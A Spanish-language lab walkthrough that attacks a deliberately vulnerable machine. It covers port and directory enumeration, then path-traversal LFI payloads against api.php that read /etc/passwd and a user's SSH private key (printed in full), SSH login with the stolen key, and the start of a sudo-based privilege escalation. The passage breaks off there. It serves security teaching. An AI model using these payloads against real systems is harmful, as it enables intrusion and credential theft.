

Writeup: The Reader

whoami-labs.com — Máquina 172.17.0.3


Eleonor Arias

Dificultad: Fácil · Categoría: LFI + Abuso de sudo (GTFOBins)

1. Reconocimiento inicial

Comencé el laboratorio lanzando un escaneo de puertos con nmap sobre la IP objetivo, 172.17.0.3. Utilicé las opciones -sS para un escaneo SYN sigiloso, -Pn para omitir el descubrimiento por ping (por si el host lo bloqueaba) y -v para seguir el progreso en tiempo real.

```
sudo nmap 172.17.0.3 -sS -Pn -v
```



```
[~] >>> sudo nmap 172.17.0.3 -sS -Pn -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 19:59 -04
Initiating ARP Ping Scan at 19:59
Scanning 172.17.0.3 [1 port]
Completed ARP Ping Scan at 19:59, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:59
Completed Parallel DNS resolution of 1 host. at 19:59, 0.26s elapsed
Initiating SYN Stealth Scan at 19:59
Scanning 172.17.0.3 [1000 ports]
Discovered open port 80/tcp on 172.17.0.3
Discovered open port 22/tcp on 172.17.0.3
Completed SYN Stealth Scan at 19:59, 0.04s elapsed (1000 total ports)
Nmap scan report for 172.17.0.3
Host is up (0.000015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: DA:E9:14:0C:4F:FD (Unknown)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.036KB)
[~] >>> 
```

Escaneo SYN inicial: puertos 22 y 80 abiertos.

El resultado me mostró únicamente dos puertos abiertos: el 22 (SSH) y el 80 (HTTP). Para no quedarme con una visión superficial, corrí un segundo escaneo pidiendo detección de versión y scripts por defecto, ampliando la revisión también al puerto 8000 por si hubiera algún servicio adicional oculto.

```
sudo nmap -p 22,80,8000 172.17.0.3 -sC -sV -Pn
```

```

[~] >>> sudo nmap -p 22,80,8000 172.17.0.3 -sC -sV -Pn 172.17.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 20:06 -04
Nmap scan report for 172.17.0.3
Host is up (0.000071s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: The Reader - Tech Insights
8000/tcp  closed http-alt
MAC Address: DA:E9:14:0C:4F:FD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.17.0.3
Host is up (0.000057s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Debian))
|_ http-title: The Reader - Tech Insights
|_ http-server-header: Apache/2.4.67 (Debian)
8000/tcp  closed http-alt
MAC Address: DA:E9:14:0C:4F:FD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 13.38 seconds
[~] >>>

```

Detección de versiones: OpenSSH 10.0p2 sobre Debian, Apache 2.4.67 con el sitio "The Reader - Tech Insights"; el puerto 8000 aparece cerrado.

Con este escaneo confirmé que el puerto 22 corría OpenSSH 10.0p2 sobre Debian, el puerto 80 era un Apache 2.4.67 alojando un sitio llamado "The Reader - Tech Insights", y que el puerto 8000 estaba cerrado, así que lo descarté como vector. Reforcé la identificación de la tecnología web con whatweb antes de entrar al navegador.

```
whatweb 172.17.0.3
```


```

[~] >>> whatweb 172.17.0.3
http://172.17.0.3 [200 OK] Apache[2.4.67], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.67 (Debian)], IP[172.17.0.3], Script, Title[The Reader - Tech Insights]
[~] >>>

```

whatweb confirma Apache 2.4.67 sobre Debian y el título "The Reader - Tech Insights".

Entré al sitio con el navegador para revisarlo manualmente. Se trataba de una web de artículos técnicos llamada TheReader, con una barra lateral de publicaciones y un mensaje invitando a seleccionar un artículo para empezar a leer.




Página principal de TheReader: a simple vista no encontré nada fuera de lugar.

A simple vista no vi nada raro ni ningún indicio evidente de vulnerabilidad, así que decidí pasar a la enumeración de rutas ocultas.

2. Enumeración de directorios y recursos

Ejecuté dirb contra la IP para buscar directorios y archivos que no estuvieran enlazados desde la interfaz visible del sitio.

```
dirb http://172.17.0.3
```

A terminal window titled "Terminal -" with standard window controls. It shows the execution of the command "dirb http://172.17.0.3/". The output includes version information (DIRB v2.22, By The Dark Raver), start time (Thu Aug 27 20:14:33 2026), URL base (http://172.17.0.3/), wordlist file (/usr/share/dirb/wordlists/common.txt), and the number of generated words (4612). It then shows the scanning process, identifying a directory at http://172.17.0.3/articles/ and two files: http://172.17.0.3/index.html (CODE:200|SIZE:5435) and http://172.17.0.3/server-status (CODE:403|SIZE:315). The terminal ends with the end time (Thu Aug 27 20:14:40 2026) and download statistics (9224 - FOUND: 2).

```
[~] >>> dirb http://172.17.0.3/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Aug 27 20:14:33 2026
URL_BASE: http://172.17.0.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.3/ ----
==> DIRECTORY: http://172.17.0.3/articles/
+ http://172.17.0.3/index.html (CODE:200|SIZE:5435)
+ http://172.17.0.3/server-status (CODE:403|SIZE:315)

---- Entering directory: http://172.17.0.3/articles/ ----

-----

END_TIME: Thu Aug 27 20:14:40 2026
DOWNLOADED: 9224 - FOUND: 2
```

dirb localiza el directorio /articles/ y la ruta /server-status.

dirb encontró el directorio /articles/ (con una redirección 301) y la ruta /server-status, además del index.html ya conocido. Fui a comprobar /server-status directamente en el navegador, ya que ese endpoint de Apache a veces queda mal configurado y expone información interna del servidor.




/server-status devuelve 403 Forbidden: el acceso está bloqueado.

El resultado fue un 403 Forbidden, así que descarté esa vía. Para no quedarme solo con lo que había mostrado dirb, complementé la enumeración con ffuf, usando una wordlist propia (common_chill.txt) para confirmar los hallazgos y detectar posibles archivos sensibles relacionados con la configuración de Apache.

```
ffuf -w common_chill.txt -u http://172.17.0.3/FUZZ -o resultado4.json -of json
```

```
[fuzzing] >>> ffuf -w common_chill.txt -u http://172.17.0.3/FUZZ -o resultado4.json -of json
```



v2.1.0-dev

```
:: Method          : GET  
:: URL            : http://172.17.0.3/FUZZ  
:: Wordlist       : FUZZ: /home/leon2001/Documents/fuzzing/common_chill.txt  
:: Output file    : resultado4.json  
:: File format    : json  
:: Follow redirects : false  
:: Calibration   : false  
:: Timeout        : 10  
:: Threads        : 40  
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
```

```
.hta           [Status: 403, Size: 315, Words: 21, Lines: 10, Duration: 3ms]  
.htaccess      [Status: 403, Size: 315, Words: 21, Lines: 10, Duration: 4ms]  
.httpasswd     [Status: 403, Size: 315, Words: 21, Lines: 10, Duration: 1ms]  
:: Progress: [2921/2921] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

ffuf confirma archivos de configuración sensibles (.hta, .htaccess, .htpasswd), todos con 403.

ffuf confirmó la existencia de .hta, .htaccess y .htpasswd, pero los tres devolvían 403, así que tampoco eran accesibles directamente. Antes de seguir fuzzing, entré manualmente a /articles/ para revisar si ahí sí que había algo disponible.



/articles/ también devuelve 403 Forbidden al acceder directamente.

También estaba bloqueado con un 403. Como todavía no había encontrado un punto de entrada real, probé con gobuster usando una wordlist más grande y añadiendo extensiones comunes de archivos de backup y código, para ver si existía algún recurso con extensión distinta que los escáneres anteriores no hubieran detectado.

```
gobuster dir -u http://172.17.0.3/ -w big.txt -x  
php,txt,bak,zip,sql,tar,gz,old,orig,save,swp -t 50
```

```
/.htpasswd.swp      (Status: 403) [Size: 315]  
/.htpasswd.zip      (Status: 403) [Size: 315]  
/api.php            (Status: 200) [Size: 0]  
/articles           (Status: 301) [Size: 351] [--> http://172.17.0.3/articles/]  
/server-status      (Status: 403) [Size: 315]  
Progress: 245772 / 245784 (100.00%)  
=====
```

Finished

```
=====
```

[fuzzing] >>>


gobuster revela /api.php con código 200, el hallazgo clave del reconocimiento.

Gobuster encontró /api.php respondiendo con un código 200.

3. Explotación: Local File Inclusion en api.php

Probé el endpoint con curl para entender cómo procesaba las peticiones. Al mandarle un parámetro file apuntando, mediante path traversal, al archivo /etc/passwd del sistema, api.php me devolvió el contenido completo del archivo.

```
curl -X POST http://172.17.0.3/api.php --data "file=../../../../etc/passwd"
```



```
Terminal -
[fuzzing] >>> curl -X POST http://172.17.0.3/api.php -d "file=../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd user:/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:./home/reader:/bin/bash
[fuzzing] >>>
```

api.php es vulnerable a Local File Inclusion: devuelve el contenido de /etc/passwd.

Esto confirmó una vulnerabilidad de Local File Inclusion (LFI) en el parámetro file. En el listado de /etc/passwd identifiqué al usuario reader, con directorio home en /home/reader y shell /bin/bash aunque ese dato por sí solo no servía de mucho, porque no tenía forma de autenticarme como ese usuario todavía. Así que aproveché la misma vulnerabilidad para intentar leer un archivo mucho más valioso: la clave privada SSH del usuario reader.

```
curl -X POST http://172.17.0.3/api.php --data "file=../../../../home/reader/.ssh/id_rsa"
```



```

Terminal -
[~] >>> curl -X POST http://172.17.0.3/api.php --data "file=../../../../../home/reader/.ssh/id_rsa"
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAfFsuru02YzPbzjs5d5lHsZljiweVxz3bxVo0JDy5R5PzLzKjsek
BqZS8CZ1S4H67zhJizxQdtHzXP4MdJzymAmRn8Jgk0sBtxdlgEgkvYkmsLwBlJCliUKb/y
f+RewkDB4tEHurj1+HyobJtxWQrvMlmmLRhwyXSfAP/5LiU9tCu+ERhK1XfwQsFIRPrayd
PqK0LiZS090lgMANfa02bJHI/i5w0w50RIJ+qfEDYpYlK2c3oZjnhwL2MIp4cGPXXB6Puk
MCZzhWU7T8/35fQrjvrhMxeMCCqKeVj5197xZRje+HZ0S4X8ciCM17cIeBckFPtdYfh3LG
hxWYw9+IwAAA8iNuzA5jbsw0QAAAAdzc2gtcnNhAAABAQCswy6u7TzjM9v00zl3mUexmW
N+LB5XHPdvFwjQkPLlHk/MvMq0x6QGPllWJnVLGfrv0EmLPFB20fNc/gx0nPKYCZGfwmCT
SwG3F3WASCS9iSawvAGUkKWJQpv/J/5F7CQMH0Qe6uPX4fKhsm3FZCu8yWaYtGHDJdIvo
//kuJT20K74RGERvd/BCwUis+trJ0+orQuJLLT06WAwA19o7Zskcj+LnDTdnREgn6p8QNi
LiUrZzehm0eHAvYwinhwY9dcHo+6QwJn0FZTtPz/fl9Cu0+uEzF4wIKop5WPnX3vFlGN74
dk5LhfyYIiZxtwh4FyQU+1lh+HcsaHFZhb34jHAAAAAwEAAQAAQABetGZHuBAqcLRU/Yt
A1viN8xANmYw9AthIMXtmdD8C+6TdhYnHlUCLvC3WcfYBh2paspML7sLyhxUyA7t/Ar5KI
aKNe5ZAA6GYTqDshrepbbMqFCQffgYiEHenEaf7bnBg0DSK2hQVXmiUNXv2czhiPo3ARzb
aU2YiWw4bq0Sxe0H0K8Xkh1GuTlfYa0Mpn4ujHbT1PE3mb4ca/sWcSE6HT0UllYmKMZ9Zh
cy/ZCpG5+vxcox5mLhp1M+Wi0fNREABKJNpJmh6/rRBT1WXBsk6qs2bxw+ZEmoT+bdrZXd
AcBVeanqqyPF+JaesjtFleIPNXV50PUxDZLRprMkpJCBAAAAGeyIGLcl4z/DFy6dVN4EXX
NOKR3p/81QeHNJell2umV74K3UVsWCdDut+/rCyr8+BXbgcHdEQrBXPePoBub+f1r9dDG/
77eMARlxhQH5jiIyG8D9XJ+7SU90BqE23D0LmhNd/ZyYEH2GiFhkKMAA+bYzWZyzFRL9
ZDcv+4Su6IAAAAGQDhCLn6+c/PhqWeIPFZCrdL5o9dRme00yhdBEaxYduGkpMwQSTUo2VG
PVoyEQPnTxBd040L9xPUNQMShwg0xNEytnQpA0i4A80C8MwFDX0I/XzvgxzbCtr+woqfeH
4aA3wVD6gP/eXZH55TgN5YK+AlwPFzJZmmhXbRW0ykBTWVeQAAAIeAxBLFk94IN4NgQUBk
fQ7h1IKMpaIWQB2neDuPa/310oIfuKoKyjduCnXoVJkvZENRP7f6CJ9WAK9e392kBFbcju
vmAjDNuq6NUM7YQ0v0EDl14B78ZiABZead8SAET0bsvD0RJVR9J4qcZ7qBDEyfBt+iqLj8
hurjJNDg28P9wD8AAAA0cm9vdEB0aGVyZWFKZXIBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
[~] >>>

```

El mismo LFI permite leer la clave privada SSH de reader (id_rsa).

El LFI me devolvió la clave privada completa. La guardé en un archivo local con nano, le apliqué los permisos correctos con chmod 600 (requisito de SSH para aceptar una clave privada) y la usé para autenticarme por SSH como el usuario reader.

```

chmod 600 reader_key
ssh -i reader_key reader@172.17.0.3

```

```

Terminal - reader@thereader: ~
[~] >>> chmod 600 reader_key
[~] >>> ssh -i reader_key reader@172.17.0.3
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ED25519 key fingerprint is SHA256:7Ix4vIeTdWSW7zLx9yFUTMUBvIA/UchXKFcMoL2joc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.3' (ED25519) to the list of known hosts.
Linux thereader 7.0.0-30-generic #30~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 7 13:27:52 UTC 2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
reader@thereader:~$

```


Autenticación SSH exitosa como reader usando la clave privada filtrada.

El acceso funcionó sin pedir contraseña, así que ya tenía una shell interactiva como reader.

4. Confirmación de acceso y flag de usuario

Verifiqué mi contexto con `whoami` y `pwd`, listé el contenido del directorio `home` con `ls -la` y leí el archivo `user.txt` que encontré ahí.

```
whoami
pwd
ls -la
cat user.txt
```



```
Terminal - reader@thereader: ~
reader@thereader:~$ whoami
reader
reader@thereader:~$ pwd
/home/reader
reader@thereader:~$ ls -la
total 28
drwxr-xr-x 3 reader reader 4096 Aug 28 01:15 .
drwxr-xr-x 1 root root 4096 Aug 28 01:15 ..
-rw-r--r-- 1 reader reader 220 May 9 11:07 .bash_logout
-rw-r--r-- 1 reader reader 3526 May 9 11:07 .bashrc
-rw-r--r-- 1 reader reader 807 May 9 11:07 .profile
drwxr-xr-x 2 reader reader 4096 Aug 28 01:15 .ssh
-r----- 1 reader reader 36 Aug 28 01:15 user.txt
reader@thereader:~$ cat user.txt
user{byp4ss_js_wlth_bUrp_LFI_2_SSH}
reader@thereader:~$
```

Flag de usuario obtenida: user{byp4ss_js_wlth_bUrp_LFI_2_SSH}

Con esto conseguí la flag de usuario. El propio nombre de la flag resume el camino recorrido: sortear la validación del lado del cliente (JavaScript) apoyándome en Burp, explotar el LFI y usarlo para dar el salto hasta SSH.

5. Escalada de privilegios

Ya como reader, empecé la búsqueda de un vector de escalada revisando binarios con el bit SUID activo, el primer paso habitual para detectar programas que corren con privilegios del propietario.

```
find / -perm -4000 -type f 2>/dev/null
```

```
reader@thereader:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
reader@thereader:/$
```

Binarios SUID encontrados: todos corresponden a utilidades estándar del sistema, sin ningún candidato evidente.

Ese listado no mostró ningún binario fuera de lo común, solo utilidades estándar del sistema. Así que revisé el otro vector clásico de escalada: los permisos de sudo del usuario actual, con sudo -l. El resultado indicó que reader podía ejecutar less como root, sin necesidad de contraseña, pero limitado a un archivo concreto:

```
(root) NOPASSWD: /usr/bin/less /var/log/syslog
```

